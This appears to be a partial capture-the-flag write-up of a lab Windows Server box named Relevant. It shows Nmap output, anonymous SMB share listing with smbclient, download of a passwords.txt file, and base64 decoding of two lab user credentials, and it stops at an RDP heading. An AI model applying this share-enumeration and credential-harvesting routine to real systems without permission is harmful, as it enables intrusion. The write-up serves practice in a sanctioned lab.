RelevantBox

Scope of Work
The client requests that an engineer conducts an assessment of the provided virtual environment. The client has asked that minimal information be provided about the assessment, wanting the engagement conducted from the eyes of a malicious actor (black box penetration test). The client has asked that you secure two flags (no location provided) as proof of exploitation:

- **User.txt**
- **Root.txt**

Additionally, the client has provided the following scope allowances:

◇ Any tools or techniques are permitted in this engagement, however we ask that you attempt **manual exploitation first**

◇ Locate and note all vulnerabilities found

◇ Submit the flags discovered to the dashboard


◇ **Only the IP address assigned to your machine is in scope**

◇ Find and report ALL vulnerabilities (yes, there is more than one path to root)

InformationGathering

Web

Home Page `/`



Nmap

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-18 05:12 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 05:12
Completed NSE at 05:12, 0.00s elapsed
Initiating NSE at 05:12
Completed NSE at 05:12, 0.00s elapsed
Initiating NSE at 05:12
Completed NSE at 05:12, 0.00s elapsed
Initiating Ping Scan at 05:12
Scanning 10.10.33.141 [4 ports]
Completed Ping Scan at 05:12, 0.27s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 05:12
Scanning 10.10.33.141 [1000 ports]
Discovered open port 80/tcp on 10.10.33.141
Discovered open port 135/tcp on 10.10.33.141
Discovered open port 139/tcp on 10.10.33.141
Discovered open port 445/tcp on 10.10.33.141
Discovered open port 3389/tcp on 10.10.33.141
Completed SYN Stealth Scan at 05:13, 15.31s elapsed (1000 total ports)
Initiating Service scan at 05:13
Scanning 5 services on 10.10.33.141
Completed Service scan at 05:14, 94.80s elapsed (5 services on 1 host)
Initiating OS detection (try #1) against 10.10.33.141
Retrying OS detection (try #2) against 10.10.33.141
Initiating Traceroute at 05:14
Completed Traceroute at 05:14, 3.01s elapsed
```

```
NSE: Script scanning 10.10.33.141.
Initiating NSE at 05:14
Completed NSE at 05:15, 40.08s elapsed
Initiating NSE at 05:15
Completed NSE at 05:15, 1.02s elapsed
Initiating NSE at 05:15
Completed NSE at 05:15, 0.00s elapsed
Nmap scan report for 10.10.33.141
Host is up (0.21s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE SERVICE            VERSION
80/tcp   open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
135/tcp  open  msrpc              Microsoft Windows RPC
139/tcp  open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp  open  P5B�U              Windows Server 2016 Standard Evaluation 14393 microsoft-ds
3389/tcp open  ssl/ms-wbt-server? => RDP ??
|_ssl-date: 2023-07-18T09:15:37+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: RELEVANT
|   NetBIOS_Domain_Name: RELEVANT
|   NetBIOS_Computer_Name: RELEVANT
|   DNS_Domain_Name: Relevant
|   DNS_Computer_Name: Relevant
|   Product_Version: 10.0.14393
|_  System_Time: 2023-07-18T09:14:58+00:00
| ssl-cert: Subject: commonName=Relevant
| Issuer: commonName=Relevant
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-07-17T09:12:33
| Not valid after:  2024-01-16T09:12:33
| MD5:   5292:8d6e:1467:7a64:111d:4f2e:6db6:9170
|_SHA-1: b487:3b93:3763:b5c8:47d9:fa19:2a53:d9e2:f646:ff4b
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2016 (89%)
OS CPE: cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2016 (89%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.003 days (since Tue Jul 18 05:11:18 2023)
Network Distance: 5 hops
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
```

```
|   OS: Windows Server 2016 Standard Evaluation 14393 (Windows Server 2016 Standard Evaluation 6.3)
|   Computer name: Relevant
|   NetBIOS computer name: RELEVANT\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2023-07-18T02:14:58-07:00
| smb2-time:
|   date: 2023-07-18T09:15:01
|_  start_date: 2023-07-18T09:12:46
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 1h23m59s, deviation: 3h07m50s, median: 0s

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   85.24 ms  10.17.0.1
2   ... 4
5   209.04 ms 10.10.33.141

NSE: Script Post-scanning.
Initiating NSE at 05:15
Completed NSE at 05:15, 0.00s elapsed
Initiating NSE at 05:15
Completed NSE at 05:15, 0.00s elapsed
Initiating NSE at 05:15
Completed NSE at 05:15, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 160.25 seconds
           Raw packets sent: 2097 (95.952KB) | Rcvd: 43 (2.600KB)
```

Complete


```
Completed Service scan at 07:38, 57.71s elapsed (8 services on 1 host)
Initiating OS detection (try #1) against 10.10.79.75
Retrying OS detection (try #2) against 10.10.79.75
Initiating Traceroute at 07:38
Completed Traceroute at 07:38, 3.02s elapsed
NSE: Script scanning 10.10.79.75.
Initiating NSE at 07:38
Completed NSE at 07:39, 41.50s elapsed
Initiating NSE at 07:39
Completed NSE at 07:39, 1.07s elapsed
Initiating NSE at 07:39
Completed NSE at 07:39, 0.00s elapsed
```

```
Nmap scan report for 10.10.79.75
Host is up (0.21s latency).
Not shown: 65527 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open                Windows Server 2016 Standard Evaluation 14393 microsoft-ds
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: RELEVANT
|   NetBIOS_Domain_Name: RELEVANT
|   NetBIOS_Computer_Name: RELEVANT
|   DNS_Domain_Name: Relevant
|   DNS_Computer_Name: Relevant
|   Product_Version: 10.0.14393
|_  System_Time: 2023-07-18T11:38:58+00:00
| ssl-cert: Subject: commonName=Relevant
| Issuer: commonName=Relevant
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-07-17T11:22:52
| Not valid after:  2024-01-16T11:22:52
| MD5:   46ad:a94f:8cb0:1d70:0585:dc9c:19cf:a7c2
|_SHA-1: 01e8:eea2:d494:42a9:f0cf:75b8:43e7:eff5:c6b9:067f
|_ssl-date: 2023-07-18T11:39:38+00:00; +1s from scanner time.
49663/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2016 (89%)
OS CPE: cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2016 (89%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.013 days (since Tue Jul 18 07:21:33 2023)
Network Distance: 5 hops
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
```

```
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2023-07-18T11:38:58
|_  start_date: 2023-07-18T11:23:12
| smb-os-discovery:
|   OS: Windows Server 2016 Standard Evaluation 14393 (Windows Server 2016 Standard Evaluation 6.3)
|   Computer name: Relevant
|   NetBIOS computer name: RELEVANT\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2023-07-18T04:39:00-07:00
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: mean: 1h24m01s, deviation: 3h07m51s, median: 0s

TRACEROUTE (using port 445/tcp)
HOP RTT       ADDRESS
1   80.47 ms  10.17.0.1
2   ... 4
5   234.41 ms 10.10.79.75

NSE: Script Post-scanning.
Initiating NSE at 07:39
Completed NSE at 07:39, 0.00s elapsed
Initiating NSE at 07:39
Completed NSE at 07:39, 0.00s elapsed
Initiating NSE at 07:39
Completed NSE at 07:39, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 638.39 seconds
           Raw packets sent: 197023 (8.673MB) | Rcvd: 485 (39.881KB)
```


smbclient

LISTING OUT THE WORKSPACES




```
┌──(kali㉿kali)-[~/relevant_box]
└─$ smbclient -L \\10.10.33.141
Password for [WORKGROUP\kali]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        nt4wrksv        Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.33.141 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

CONNECTING TO `nt4wrksv` share : [**SUCESS**]




```
┌──(kali㉿kali)-[~/relevant_box]
└─$ smbclient \\\\10.10.33.141\\nt4wrksv -U nt4wrksv
Password for [WORKGROUP\nt4wrksv]:
Try "help" to get a list of possible commands.
smb: \> help
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
more           mput           newer          notify         open
posix          posix_encrypt  posix_open     posix_mkdir    posix_rmdir
posix_unlink   posix_whoami   print          prompt         put
pwd            q              queue          quit           readlink
```

`nt4wrksv` CONTAINS A FILE AND IS EASILY ACCESSIBLE



```
┌──(kali㉿kali)-[~/relevant_box]
└─$ smbclient \\\\10.10.33.141\\nt4wrksv -U nt4wrksv
Password for [WORKGROUP\nt4wrksv]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Jul 25 17:46:04 2020
  ..                                  D        0  Sat Jul 25 17:46:04 2020
  passwords.txt                       A       98  Sat Jul 25 11:15:33 2020

                7735807 blocks of size 4096. 5136109 blocks available
smb: \> get passwords.txt
getting file \passwords.txt of size 98 as passwords.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \> █
```

CONTENTS of passwords.txt




```
┌──(kali㉿kali)-[~/relevant_box]
└─$ cat passwords.txt
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
```

[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk

DECODING:

The discovered encoded text file has encoding of base64



Encoding Explorer

Encoded

Qm9iIC0gIVBAJCRXMHJEITEyMw==


Plain Text: Qm9iIC0gIVBAJCRXMHJEITEyMw==

HTML Entities: Qm9iIC0gIVBAJCRXMHJEITEyMw==

URL: Qm9iIC0gIVBAJCRXMHJEITEyMw==

Base64: Bob - !P@$$W0rD!123

Quoted Printable: Qm9iIC0gIVBAJCRXMHJEITEyMw=



Encoding Explorer

Encoded

QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk

Plain Text QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk

HTML Entities QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk

URL QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk

Base64 Bill - Juw4nnaM4n420696969!$$$

Quoted Printable QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk

1. Qm9iIC0gIVBAJCRXMHJEITEyMw== is
Bob - !P@$$W0rD!123

2. QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk is
Bill - Juw4nnaM4n420696969!$$$

RDP

Futher enumeration of RDP first seen in NMAP SCAN

